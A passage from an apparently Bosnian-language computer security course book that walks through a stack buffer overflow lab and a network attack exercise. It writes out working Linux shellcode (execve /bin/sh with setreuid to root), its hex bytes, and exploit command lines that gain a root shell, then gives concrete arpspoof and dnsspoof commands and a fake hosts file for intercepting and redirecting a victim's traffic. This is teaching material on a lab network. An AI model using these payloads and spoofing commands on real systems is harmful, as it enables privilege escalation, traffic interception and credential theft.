Prvo će se pokazati jedno moguće rješenje prvog pitanja: pravljena koda koji će se izvršiti. Ovaj kod može obavljati različite funkcije. Najčešće je to izvršavanje neke systemske komande. Glavni razlog za ovo je ograničen prostor za kod. U zavisnosti od veličine *stack*-a, broja i veličine varijabli, koji se prepisuje veličina koda uglavnom treba biti desetine do stotine bajta. To naravno mora biti mašinski kod za arhitekturu na kojoj se napad izvršava. U toliki prostor se teško može ubaciti kompleksna funkcionalnost. Systemske komande koje se pozivaju mogu biti jednokratne poput brisanja ili dodavanja datoteka ili korisnika ili trajnije poput pokretanja mrežnog servisa. Najčešće se u ove svrhe koristi poziv *shell*-u, tekstualnom interfejsu sa operativnim sistemom, čime se dobiva pristup svim komandama. Kod koji pokreće *shell* prigodno se naziva *shellcode*.

Ovdje se kao željena komanda koristi komanda `/bin/sh` koja na Unix-oidnim sistemima ima pomenutu funkciju. Iako se na Internetu mogu naći pripremljeni heksadecimalni nizovi koji mogu predstavljati željeni *shellcode*, ovdje je radi kompletnosti prikazan jedan način na koji se može napraviti takav niz instrukcija. Dodatne informacije o različitim *shellcode*-ovima i drugim mogućim kodovima za buffer overflow, kao i o tome kako se mogu napraviti, može se naći u [13] i [45].

Kod Linux sistema *interrupt 0x80* služi da pošalje poruku kernelu da napravi systemski poziv. U registrima se nalaze informacije koji systemski poziv i sa kojim parametrima treba da izvrši. U registru `EAX` se treba nalaziti informacija o tome koji systemski poziv treba izvršiti. Systemski pozivi su definisani cijelim brojevima. Veza između poziva i brojeva na Linux sistemima data je u datoteci `/usr/include/asm-i386/unistd.h`. U registrima `EBX`, `ECX` i `EDX` treba da se

nalaze prvi, drugi i treći parametar za izabrani sistemski poziv.

Da bi se izvršio poziv komande `/bin/sh` potrebno je izvršiti sistemski poziv `execve` koji služi za izvršavanje programa i čiji broj je 11. Prema tome u registar EAX treba upisati 11 prije poziva *interrupt*-a. Prema definiciji sistemskog poziva `execve`

```
{int execve(const char *filename, char *const argv [],
            char *const envp []);}
```

prvi parametar je pokazivač na niz znakova koji predstavljaju datoteku u kojoj se nalazi komanda koja treba da se izvrši. U ovom slučaju to je niz znakova `/bin/sh`. Drugi parametar je niz argumenata koji se prosljeđuju novom programu, pri čemu prvi argument treba da bude ime datoteke koje je navedeno kao prvi parametar. U ovom slučaju to je i jedini argument. Treći parametar je niz parova "veličina=vrijednost" koji predstavljaju okolišne varijable prosljeđene programu. U ovom slučaju to je prazan string. Iz ovoga slijedi da je za željeno izvršavanje komande potrebno u registar EBX upisati pokazivač na string `"/bin/sh"`, u registar ECX isti pokazivač, a u registar EDX nulu kao oznaku praznog stringa. Bilo bi relativno jednostavno napisati asemblerski kod koji u navedene registre puni potrebne vrijednosti i poziva *interrupt* 0x80, ali taj kod ne bi mogao biti korišten kao *shellcode*. Za to postoje dva razloga.

Prvi je da *shellcode* nije poseban program već se izvršava unutar drugog programa u nepoznatom okruženju i na nepoznatoj memorijskoj lokaciji. Iz ovog razloga nije moguće deklarirati varijablu i znati njenu adresu koju treba upisati u registar.

Drugi razlog je što u *shellcode* ne smije biti bajta sa vrijednošću nula jer će takvi bajti biti uklonjeni iz niza znakova koji se prosljeđuje programu koji se napada.

Rješenje prvog problema je u korištenju komandi za postavljanje na i skidanje sa *stack* (*push* i *pop*). Ako se na *stack* upiše vrijednost (heksadecimalni niz) onda se adresa te vrijednosti nalazi u registru koji pokazuje na vrh *stack* ESP. Na taj način se može dobiti vrijednost pokazivača na željenu vrijednost (u ovom slučaju `"/bin/sh"`) koja se može upisati u registar u koji je potrebno (u ovom slučaju EBX i ECX).

Rješenje drugog problema je da se nađu načini da se u registar upiše nula na drugi način od upisivanja konstante nule koja bi bila zapisana nultim bajtima.

Jedan od načina je da se uradi XOR operacija registra sa samim sobom što će rezultirati upisivanjem nule u registar. Koristeći ovakav pristup napisan je asemblerski kod u nastavku i upisan u datoteku `shell_kod.s`.

BITS 32

```

; shell_kod.s
; execve(const char *filename, char *const argv [],
;          char *const envp [])
xor eax, eax      ; upisuje sve nule u EAX
push eax          ; stavlja ove nule na stack
                  ; za kasniju upotrebu
push 0x68732f2f   ; stavlja "//sh" na stack
push 0x6e69622f   ; stavlja "/bin" na stack
mov ebx, esp      ; upisuje adresu "/bin//sh"
                  ; iz ESP u EBX
push eax          ; stavlja 32-bitni nul terminator
                  ; na stack
mov edx, esp      ; upisuje pokazivac na nul string
                  ; iz ESP u EDX
push ebx          ; adresu stringa iz EBX na stack
                  ; prije nul terminatora
mov ecx, esp      ; upisuje argv array sa pokazivacem
                  ; na string
mov al, 11        ; upisuje 11 u EAX za sistemski
                  ; poziv execve
int 0x80          ; poziva interupt 0x80 za sistemski
                  ; poziv

```

Ovaj asemblerski kod se može pretvoriti u mašinski korištenjem nasm asemblera:
`$ nasm shell_kod.s`

Ovaj mašinski kod upisan je u datoteku `shell_kod`. Ako se ova datoteka ispiše korištenjem `hexdump` komande dobije se niz bajta od kojih se datoteka, i željeni *shellcode*, sastoji:

```

$ hexdump -C shell_kod
00000000 31 c0 50 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 50
          |1.Ph//shh/bin..P|
00000010 89 e2 53 89 e1 b0 0b cd 80
          |..S.....|
00000019

```

Ovaj kod je relativno kratak, 25 bajta, što ga čini upotrebljivim i za male spremnike koji se prepunjavaju podacima prilikom napada.

Kada je napravljen kod koji se želi izvršiti potrebno je naći adresu na kojoj će se nalaziti ovaj kod i kojom će se prepisati povratna adresa na *stack*-u.

Jedan od načina da se dođe do adrese na kojoj se nalazi *stack* je da se napiše mali program koji ispisuje adresu na kojoj se nalazi njegova varijabla ili varijable. Adresa koja se ispiše nalazi se na *stack*-u pa može služiti za određivanje adrese kojom treba prepisati povratnu adresu.

Za otkrivanje adrese napisan je program `ispisi_adresu.c` čiji kod je dat u nastavku.

```
#include <stdio.h>

int main(int argc, char *argv[]) {
    int i; // lokalna varijabla

    // ispiši adresu varijable
    printf("Adresa je %x\n", (unsigned int) &i);
}
```

Program ima jednu cjelobrojnu varijablu i njenu adresu ispisuje.

Program je kompajliran i linkovan kao 32 bitni sa poravnanjem *stack* na četiri bajta, kao i program koji se napada, komandom:

```
$ gcc -m32 -mpreferred-stack-boundary=2 -o ispisi_adresu
ispisi_adresu.c
```

Program je pokrenut i ispisana je adresa varijable:

```
$ ./ispisi_adresu
Adresa je ffffcee0
```

Ova adresa se nalazi pri dnu *stack*-a. Napadački kod upisuje se u varijablu *poruka* veličine 100 bajta koja je deklarirana treća, prije nje su dvije cjelobrojne varijable. To znači da se upisuje na adresu za (oko) 104 (100 + 4) bajta veću od one koju je vratio program `ispisi_adresu`. Ovo znači da bi se adresa sa kojom se prepisuje trebala biti nešto veća od ove. Tačna adresa zavisi od toga gdje se kod nalazi u nizu bajta koji se šalje kao i od toga kako su varijable organizovane (poravnate) u memoriji. Da bi se olakšalo pogađanje adrese koristi se jednostavna ideja. U niz bajta kojim se prepisuje memorija se na početku stavi određen broj

NOP (*no operation*) komandi prije koda koji se želi izvršiti. To su komande koje ne rade ništa. Rezultat njihovog izvršavanja je da se prelazi na slijedeću naredbu u memoriji. To znači da ako se povratna adresa na *stack*-u prepíše se nekom od adresa NOP komandi, onda će se izvršiti niz NOP komandi (bez ikakvih posljedica) dok se ne dođe do napadačkog koda koji će se onda izvršiti. Na ovaj način je dovoljno pogoditi bilo koju adresu na kojoj se nalazi neka NOP komanda.

Prema tome niz bajta koji treba proslijediti programu *poruke* treba se sastojati od niza NOP komandi, koda koji se želi izvršiti i adrese kojom se želi prepisati povratna adresa ponovljene više puta.

U konkretnom slučaju NOP komande, na x86 arhitekturi su jednobajtnje instrukcije čija je heksadecimalna vrijednost 90. Kod koji se želi izvršiti je 25 bajta koji su zapisani u datoteci *shell_kod*. Adresa kojom se želi prepisati bi trebala biti četiri bajta čija je vrijednost za oko 128 (djeljiva sa 4 radi poravnanja) manja od adrese koju je vratio program *ispisi_adresu*. Ako se izračuna: heksadecimalno *ffffcee0* - heksadecimalno 80 (128 decimalno) = heksadecimalno *ffffce60*. Broj NOP bajta bi trebao biti takav da u zbiru sa brojem bajta koda koji se želi izvršiti (25) bude djeljiv sa četiri. Ukupna dužina niza bajta bi trebala biti oko 150 bajta da se osigura prepisivanje povratne adrese, ali ne i mnogo većih adresa. Prvi pokušaj će biti sa 51 NOP bajta + 25 bajta *shellcode* + 20 puta po četiri bajta vrijednosti *ffffce48*. Ovaj niz bajta se programu *poruke* može proslijediti slijedećom komandom (sve u jednom redu):

```
$ ./poruke $(perl -e 'print "\x90"x51')$(cat shell_kod)$(perl -e 'print "\x60\xce\xff\xff"x20')
```

Rezultat izvršavanja ove komande nije dao očekivani rezultat. Nakon malo eksperimentisanja sa promjenom adrese i dužinom niza bajta slijedeća komanda polučila je željeni rezultat:

```
$ ./poruke $(perl -e 'print "\x90"x51')$(cat shell_kod)$(perl -e 'print "\x48\xce\xff\xff"x12')
```

Poruka je sacuvana.

```
#
# whoami
root
```

Neprivilegovani korisnik dobio je privilegovani *root* pristup.

Adresa je bila nešto manja nego što je procijenjeno, kao i ukupna potrebna dužina niza bajta. Moguće je napraviti skriptu ili program koji će pozivati program *poruke* (ili neki drugi program koji se napada), koja će isprobavati različite

adrese i dužine niza bajta u okolini procijenjenih dok se ne dobije željeni rezultat.

Kasnijim "igranjem" može se odrediti minimalna i maksimalna dužina niza bajta, kao i minimalni (radilo je i sa tri) i maksimalni broj NOP, te opseg adresa za koje se dobije željeni rezultat.

Moguće je, na novijim verzijama Linux, da se napad uspješno izvrši, ali da se ne dobije privilegovani pristup.

```
$ ./poruke $(perl -e 'print "\x90"x51')$(cat shell_kod)$(perl -e
'print "\x44\xce\xff\xff"x12')
```

Poruka je sacuvana.

```
$
```

```
$ whoami
```

```
studentad
```

Razlog za ovo leži u pristupu da se izvršavanje procesa kao privilegovani korisnik koristi samo u trenutku kad je to neophodno, a zatim da se privilegije vrate na korisnika koji je pokrenuo program. Ovdje su privilegije potrebne prilikom pisanja u datoteku, pa se u trenutku napada (povratak iz programa) program izvršava kao korisnik "studentad" koji je pokrenuo program.

Kako je opisano u [45], ovu prepreku napadač može zaobići dodavanjem nešto napadačkog koda u postojeći. Prije izvršavanja, postojećeg, koda koji pokreće *shell*, potrebno je izvršiti kod koji vraća privilegije procesa na inicijalne (*root*). Za ovo služi sistemski poziv `setreuid`. Prema definiciji sistemskog poziva `setreuid`

```
{int setreuid(uid_t ruid, uid_t euid);}
```

prvi parametar je stvarni, a drugi efektivni UID. Ovdje oba trebaju pokazivati na *root* odnosno njihova vrijednost treba biti 0.

Sistemski poziv se radi na isti način kao i ranije korišteni `execve`. Prije poziva `interrupt 0x80` u registar EAX treba upisati vrijednost 70 (46 heksadecimalno), a u registre EBX i ECX vrijednost 0. Asemblerski kod kojim se ovo postiže, a zatim poziva *shell* dat je u nastavku²;

BITS 32

```
; shell_kod2.s
```

² Ovdje su zadovoljeni svi, ranije objašnjenji, uslovi koji se postavljaju pred ovakav *shellcode*.

```

; setreuid(uid_t ruid, uid_t euid)
xor eax, eax      ; upisuje nula u EAX
xor ebx, ebx      ; upisuje nula u EBX
xor ecx, ecx      ; upisuje nula u ECX
mov al, 0x46      ; upisuje 70 u EAX za sistemski
                  ; poziv setreuid
int 0x80          ; poziva intertupt 0x80 za sistemski
                  ; poziv

; execve(const char *filename, char *const argv [],
;        char *const envp [])
xor eax, eax      ; upisuje sve nule u EAX
push eax          ; stavlja ove nule na stack
                  ; za kasniju upotrebu
push 0x68732f2f   ; stavlja "//sh" na stack
push 0x6e69622f   ; stavlja "/bin" na stack
mov ebx, esp      ; upisuje adresu "/bin//sh"
                  ; iz ESP u EBX
push eax          ; stavlja 32-bitni nul terminator
                  ; na stack
mov edx, esp      ; upisuje pokazivac na nul string
                  ; iz ESP u EDX
push ebx          ; adresu stringa iz EBX na stack
                  ; prije nul terminatora
mov ecx, esp      ; upisuje argv array sa pokazivacem
                  ; na string
mov al, 11        ; upisuje 11 u EAX za sistemski
                  ; poziv execve
int 0x80          ; poziva intertupt 0x80 za sistemski
                  ; poziv

```

Ponovo je asemblerski kod pretvoren u mašinski korištenjem nasm asemblera:
\$ nasm shell_kod2.s

Ovaj mašinski kod upisan je u datoteku `shell_kod2`. Ako se ova datoteka ispiše korištenjem `hexdump` komande dobije se niz bajta od kojih se datoteka, i željeni *shellcode*, sastoji:

```
$ hexdump -C shell_kod2
```

```
00000000 31 c0 31 db b0 46 31 c9 cd 80 31 c0 50 68 2f 2f
|1.1..F1...1.Ph//|
```

```
00000010 73 68 68 2f 62 69 6e 89 e3 50 89 e2 53 89 e1 b0
|shh/bin..P..S...|
00000023
```

Ovaj kod je duži za 10 bajta, 35 bajta, pa je prilikom napada potrebno ovo uzeti u obzir.

Pokušan je napad sa novim *shellcode* pri čemu je broj NOP smanjen za 10, za koliko je ovaj kod duži od prethodnog,

```
$ ./poruke $(perl -e 'print "\x90"x41')$(cat shell_kod2)$(perl -e
'print "\x44\xce\xff\xff"x12')
```

Poruka je sacuvana.

```
#
# whoami
root
```

Uspješno je dobiven pristup privilegovanog korisnika *root*.

Za samostalan rad treba provjeriti šta se dešava kad se aktiviraju zaštite prevođenje bez `-fno-stack-protector` i/ili `-z execstack` i aktivira promjenljiva adrese stack sa komandom:

```
# echo "2" > /proc/sys/kernel/randomize_va_space
```

Ovu komandu svakako treba otkucati da bi se sistem vratio u početno (sigurno) stanje.

VJEŽBA: Sigurnosni propusti standardnih mrežnih protokola

Upoznavanje studenata sa sigurnosnim propustima u standardnim mrežnim protokolima i alatima za provjeru postojanja ovih propusta. Ovi protokoli nisu napravljeni sa pretpostavkom da može postojati zlonamjerni učesnik u komunikaciji. Navedeni alati postoje odavno, ali još uvijek se uspješno mogu iskoristiti za napade na nezaštićene mrežne protokole.

6.1 Kolekcija alata dsniff

Potrebno je instalirati kolekciju alata *dsniff*.

Rješenje:

Kolekcija alata *dsniff* sastoji se od nekoliko alata koji omogućavaju testiranje sigurnosti računarske mreže. Neki od alata omogućavaju presretanje i prisluškivanje mrežnog saobraćaja bez znanja i saglasnosti žrtve, dok drugi to ostvaruju putem redirekcije za koju je potrebno prevariti žrtvu da prihvati redirekciju. Ovdje će biti prikazana upotreba nekoliko najčešće korištenih alata. Iako su alati napisani prije 2000. godine i danas se mogu koristiti. Posebno su korisni za ovakve kurseve koji ukazuju na sigurnosne propuste i principe na kojim su zasnovani.

Primjeri su prikazani na Linux Ubuntu 16.04 64 bitna verzija. Spakovana datoteka sa svim alatima u tar.gz formatu može se naći na web lokaciji autora aplikacije (<http://monkey.org/dugsong/dsniff/>) [52]. Pošto postoji instalacioni paket za korištenu Ubuntu linux distribuciju, instalacija *dsniff* je urađena iz paketa putem standardne komande:

```
sudo apt-get install dsniff
```

6.1.1 arpspoof

Korištenjem alata `arpspoof` iz ove kolekcije potrebno je preusmjeriti saobraćaj sa jednog računara u mreži koji ide van mreže u laboratoriji preko računara sa kog je pokrenut alat. Ovim se računar koji se koristi za napad dovodi u poziciju da ima pristup svom saobraćaju koji sa ostalim mrežama ima napadnuti računar.

Rješenje:

`Arpspoof` koristi činjenicu da `arp` protokol ne provjerava porijeklo `arp` odgovora. Tokom ovog napada `arpspoof` se sa računara napadača predstavlja žrtvi kao računar čija MAC adresa odgovara IP adresi *default gateway*. Napad podrazumijeva da su i žrtva i napadač u istom mrežnom segmentu koji ima isti *default gateway*. Kada žrtva prihvati ovo lažno IP na MAC preslikavanje koje joj `arpspoof` dostavi, sve svoje pakete za druge mreže, koji idu preko *default gateway* će slati na MAC adresu napadača. Napadač sada ima pristup svom saobraćaju koji žrtva šalje u druge mreže. Da žrtva ne bi primijetila da njen saobraćaj ne ide do *default gateway* potrebno je taj saobraćaj sa računara napadača prosljediti do *default gateway*. Iz tog razloga na računaru napadača mora biti omogućeno IP prosljeđivanje. Da bi se odgovori na pakete koje žrtva šalje preko *default gateway*, i računara napadača, mogli takođe prisluškivati potrebno je i *default gateway* poslati lažno preslikavanje IP adrese žrtve u MAC adresu napadača. Na taj način će *default gateway* sve pakete za žrtvu, adresirane na njenu IP adresu, slati na MAC adresu napadača. Napadač će sada imati pristup i ovom saobraćaju, koji će naravno prosljeđivati i do žrtve da sakrije napad.


Konkretna izvedba napravljena je na mreži prikazanoj na slici 6.1 koja se sastoji od:

- računara napadača, Ubuntu 16.04, sa IP adresom 192.168.10.134/24, MAC adresom 08:00:27:9f:be:8e i IP adresom *default gateway* 192.168.10.1;
- računara žrtve, Windows 7, sa IP adresom 192.168.10.143/24, MAC adresom 08:00:27:e5:9a:ab i istom IP adresom *default gateway* 192.168.10.1
- *Default gateway*, TP link AP/ruter/switch, sa unutrašnjom IP adresom 192.168.10.1/24 i MAC adresom 10:fe:ed:d6:e9:e5.

Na računaru napadača uključeno je IP prosljeđivanje pokretanjem kao *root* korisnik, komande:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# exit
```

Na računaru napadača pokrenuta je, kao privilegovani korisnik, komanda koja radi navedeno lažno preslikavanje IP u MAC adrese. U opštem slučaju ta komanda je:



Slika 6.1: Prikaz mreže korištene za demonstraciju napada

```
arp spoof -i interfejs -t IP_žrtve -r IP_default_gateway
```

Ovdje je vrijednost parametra "-i" *interfejs* naziv Ethernet interfejsa računara napadača. Vrijednost parametra "-t" *IP_žrtve* je IP adresa žrtve čiji saobraćaj se želi prislušivati. Parametar "-r" označava da se ovo lažno preslikavanje radi u oba smjera, odnosno i ka žrtvi i ka *default gateway*. *IP_default_gateway* je IP adresa *default gateway* žrtve, i napadača, čija MAC adresa se želi zamijeniti MAC adresom napadača.

Konkretna korištena komanda bila je:

```
sudo arp spoof -i enp0s3 -t 192.168.10.143 -r 192.168.10.1
```

Pokretanjem komande počelo je slanje lažnih arp objava ka žrtvi (da je IP adresa *default gateway* na MAC adresi napadača) i ka *default gateway* (da je IP adresa žrtve na MAC adresi napadača) kako je prikazano na slici 6.2.

```
smrdovic@VB1604:~$ sudo arp spoof -i enp0s3 -t 192.168.10.143 -r 192.168.10.1
8:0:27:9f:be:8e 8:0:27:e5:9a:ab 0806 42: arp reply 192.168.10.1 is-at 8:0:27:9f:
be:8e
8:0:27:9f:be:8e 10:fe:ed:d6:e9:e5 0806 42: arp reply 192.168.10.143 is-at 8:0:27
:9f:be:8e
8:0:27:9f:be:8e 8:0:27:e5:9a:ab 0806 42: arp reply 192.168.10.1 is-at 8:0:27:9f:
be:8e
8:0:27:9f:be:8e 10:fe:ed:d6:e9:e5 0806 42: arp reply 192.168.10.143 is-at 8:0:27
:9f:be:8e
```

Slika 6.2: Korištena arp spoof komanda

Rezultat izvršenja ove komande je da je na računaru žrtve došlo do upisa objavljenog lažnog preslikavanja IP adrese *default gateway*, 192.168.10.1 u MAC adresu napadača, 08:00:27:9f:be:8e, (*arp poisoning*). Ovo se može vidjeti iz ispisa arp tabele na računaru žrtve na slici 6.3.

```
C:\Users\studentad>arp -a
Interface: 192.168.10.143 --- 0xb
Internet Address      Physical Address      Type
192.168.10.1          08-00-27-9f-be-8e    dynamic
```

Slika 6.3: arp tabela na računaru žrtve

Na ovaj način omogućeno je napadaču da ima pristup kompletnom saobraćaju žrtve ka i od vanjskih mreža. Da bi se ovo pokazalo na računaru napadača pokrenut je alata za snimanje i prikazivanje mrežnog saobraćaja Wireshark sa filterom da prikazuje samo saobraćaj vezan za adresu žrtve, 192.168.10.143, a na računaru žrtve izvršen je pristup web lokaciji Elektrotehničkog fakulteta u Sarajevu na www.etf.unsa.ba.


U Wireshark na računaru napadača uhvaćeni su svi paketi žrtve. Jedan dio njih, vezan za DNS upit za domensko ime www.etf.unsa.ba i HTTP zahtjev ka ovoj adresi prikazani su na slici 6.4.

Dolazak do saobraćaja žrtve je obično početak i/ili preduslov za dalje napade koji će biti prikazani u nastavku i u drugim poglavljima. Potrebno je napomenuti da bi upotreba TLS ili drugog protokola višeg nivoa koji šifrira podatke prije slanja onemogućila da se pri ovakvom napadu dođe do sadržaja paketa.

Na računaru napadača kada je napad završen trebalo bi isključiti IP prosljeđivanje pokretanjem kao *root* korisnik, komande:

```
# echo 0 > /proc/sys/net/ipv4/ip_forward
```

Arpspoof nije jedini alat koji ima ove mogućnosti. Odlična alternativa je *Etercap*, a i alat *Cain and Abel* korišten ranije nudi ovu mogućnost. Bitno je znati da ova mogućnost postoji i princip na kom je realizovana.



Slika 6.4: Ispis mrežnog saobraćaja žrtve na računaru napadača

6.1.2 dnsspoof

Korištenjem alata `dnsspoof` iz ove kolekcije potrebno je presretati DNS upite sa jednog računara u mreži i na njih odgovarati sa izabranim skupom IP adresa. Ovim se saobraćaj sa napadnutog računara preusmjerava na adrese po želji napadača na kojima se mogu nalaziti mrežni servisi po volji napadača.

Rješenje:

`Dnsspoof` koristi činjenicu da DNS protokol ne provjerava porijeklo DNS odgovora. Tokom ovog napada `dnsspoof` sa računara napadača odgovara na DNS upite žrtve sa odgovorima po želji napadača. Time napadaču omogućava da žrtvu preusmjeri na IP adresu po želji napadača umjesto one na koju se domensko ime koje je žrtva ukucala preslikava. Da bi napadač ovo mogao uraditi potrebno je da može prisluškivati pakete koje žrtva šalje, prepoznati DNS upit te odgovoriti na njega prije DNS servera žrtve. Da bi se ovo postiglo može se iskoristiti, prethodno objašnjeni, `arp spoof`.

Konkretna izvedba napravljena je na istoj mreži kao i prethodna prikazanoj na slici 6.1.

Prije napada potrebno je definisati lažna preslikavanja domenskih imena u IP adrese koje se žele dati žrtvi. To se radi pravljnjem datoteke sa ovim unosima koja je u formatu `hosts` datoteke koja se koristila prije nego što je postojao DNS (a može se koristiti i danas). Format unosa u ovu datoteku je:
`IP_adresa domensko_ime`

Za domensko ime se mogu koristiti i posebni znaci za zamjenu (*wildcards*), poput znaka `*` i `*`.

Konkretna datoteka nazvana je "lazni" i njen sadržaj je bio slijedeći:

```
192.168.10.134 facebook.com
192.168.10.104 *.google.com
192.168.10.139 webmail*
```

Na osnovu ove datoteke na DNS upite za `facebook.com` biće vraćena adresa napadača, za DNS upite za bilo koji domen ispod `google.com` biće vraćena adresa `192.168.10.104`, a na DNS upite za bilo koji domen koji počinje sa `webmail` biće vraćena adresa `192.168.10.139`.

Da bi se presreli DNS upiti žrtve ponovljene su komande iz prethodnog napada;


```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# exit
sudo arpspoof -i enp0s3 -t 192.168.10.143 -r 192.168.10.1
```

Opšti oblik `dnsspoof` komande je:
`dnsspoof -i interfejs -f hosts_datoteka iskaz`

Ovdje je vrijednost parametra `-i` *interfejs* naziv Ethernet interfejsa računara napadača. Vrijednost parametra `-f` *hosts_datoteka* je naziv (i putanja, ako treba) datoteke u koju su pohranjena lažna preslikavanja domenskih imena u IP adrese koja žele da se koriste za napad. *iskaz* je logički iskaz koji se može koristiti kao filter saobraćaja koji treba prislušivati i na njega odgovarati. Konkretna korištena komanda, pokrenuto u drugom terminalu, bila je:
`sudo dnsspoof -i enp0s3 -f lazni host 192.168.10.143`

Na računaru žrtve pokrenuta je `ping` komanda za tri domenska imena koja bi trebala dobiti odgovore iz lažnog preslikavanja i odgovori su bili upravo onakvi

kakvi su definisani u datoteci "lazni" što se može vidjeti sa slike 6.5.



```

Administrator: C:\Windows\system32\cmd.exe
C:\Users\studentad>ping facebook.com

Pinging facebook.com [192.168.10.134] with 32 bytes of data:
Reply from 192.168.10.134: bytes=32 time<1ms TTL=64
Reply from 192.168.10.134: bytes=32 time<1ms TTL=64
Reply from 192.168.10.134: bytes=32 time<1ms TTL=64
Reply from 192.168.10.134: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.10.134:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\studentad>ping www.google.com

Pinging www.google.com [192.168.10.104] with 32 bytes of data:
Reply from 192.168.10.104: bytes=32 time<1ms TTL=128
Reply from 192.168.10.104: bytes=32 time<1ms TTL=128
Reply from 192.168.10.104: bytes=32 time<1ms TTL=128
Reply from 192.168.10.104: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.10.104:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\Users\studentad>ping webmail.etf.unsa.ba

Pinging webmail.etf.unsa.ba [192.168.10.139] with 32 bytes of data:
Reply from 192.168.10.139: bytes=32 time<1ms TTL=64
Reply from 192.168.10.139: bytes=32 time<1ms TTL=64
Reply from 192.168.10.139: bytes=32 time<1ms TTL=64
Reply from 192.168.10.139: bytes=32 time<1ms TTL=64

Ping statistics for 192.168.10.139:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
  
```

Slika 6.5: DNS odgovori dobiveni nakon **dnsspoof** napada

Odgovori na DNS upite po želji napadača su obično početak i/ili preduslov za dalje napade. Na IP adresama koje su vraćene u lažnim odgovorima sada je moguće podići web stranice koje bi izgledalo identične onim za koje se lažno predstavljaju i prevariti žrtvu da unese svoje pristupne podatke. Ovakav napad biće pokazan u poglavlju o *phishing*-u.

